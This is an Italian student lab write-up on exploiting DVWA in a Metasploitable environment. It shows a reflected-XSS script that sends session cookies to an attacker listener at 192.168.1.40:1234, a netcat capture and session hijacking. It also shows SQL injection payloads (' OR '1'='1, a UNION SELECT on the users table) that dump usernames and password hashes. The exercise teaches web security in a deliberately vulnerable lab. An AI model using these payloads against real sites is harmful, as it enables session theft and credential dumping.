



EXPLOIT MSS REFLECTED E SQL INJECTION



L'obiettivo di questo esercizio è analizzare e sfruttare le vulnerabilità presenti nell'applicazione Damn Vulnerable Web Application (DVWA), operante all'interno dell'ambiente di laboratorio Metasploitable. Questo studio si concentrerà su due specifiche categorie di vulnerabilità:

- **XSS reflected**
- **SQL Injection**



EXPLOIT XSS REFLECTED

- 01 Ho fatto l'accesso alla sezione "XSS Reflected " della DVWA e ho provato un campo in cui poter inserire del testo per controllare se fosse vulnerabile agli attacchi XSS ho scritto "<i>admin" e la seguente scritta è stata visualizzata in corsivo, quindi qui è possibile inserire del codice malevolo.
- 02 Ho inserito lo script in Javascript:
`<script>new Image().src="http://192.168.1.40:1234/?cookie="+document.cookie;</script>`
così lo script viene eseguito immediatamente ed invia al server che se trova nell'indirizzo specificato i cookie di sessione.
- 03



03

Intanto della macchina attaccante devo avviare un server in ascolto per poter ricevere i cookie dallo script

```
(kali㉿kali)-[~]
$ nc -l -p 1234
GET /?c=security=low;%20PHPSESSID=15b5c4ffc19e43647b5392968b1b5b5e HTTP/1.1
Host: 192.168.1.40:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.1.49/
```



04

Una volta intercettati i cookie di sessione è possibile inserirli manualmente nel proprio browser ispezionando la pagina e poi cambiare il path per accedere nell'area riservata dell'utente.

The screenshot shows a browser developer tools window with two main panels: 'Application' and 'Storage'.

Application Panel:

- Manifest
- Service workers
- Storage

Storage Panel:


- Local storage
- Session storage
- IndexedDB
- Cookies
 - http://192.168.1.49
- Cache storage

Table View (Top Right):

Name	Value	Domain
PHPSESSID	15b5c4ffc19e43647b5392968b1b5b5e	192.168.1.49
security	low	192.168.1.49



Così il server ci scambierà per l'utente che è ancora loggato e ci farà entrare.



EXPLOIT SQL INJECTION

SQL Injection è una vulnerabilità che consente a un individuo di iniettare comandi SQL dannosi negli input manipolando così le query SQL eseguite dal database.

Per realizzare l'exploit la prima cosa da fare è trovare un punto di injection non filtrato in cui inserire la query , dopodiché ho inserito: '**OR '1'='1**', una query sempre vera per avere tutti gli utenti in output, ed ho capito che era necessario inserire 2 campi nelle query.

Vulnerability: SQL Injection

User ID:

Submit

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith



Vulnerability: SQL Injection

User ID:


```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

infine dopo un qualche tentativo ho trovato i cambi giusti da inserire, e con la query '**UNION SELECT user, password FROM users#**' sono riuscito ad avere in output una lista di utenti e di password in hash, e tramite dei programmi come John the Ripper è possibile risalire alla password originale.

Con '**'** terminiamo la query attuale, dopodiché facciamo una concatenazione con **UNION** in modo da poter inserire la nostra query, con **SELECT** andiamo a selezionare le colonne da cui recuperare i dati, con **FROM** selezioniamo la tabella ed infine con **#** commentiamo il resto della query.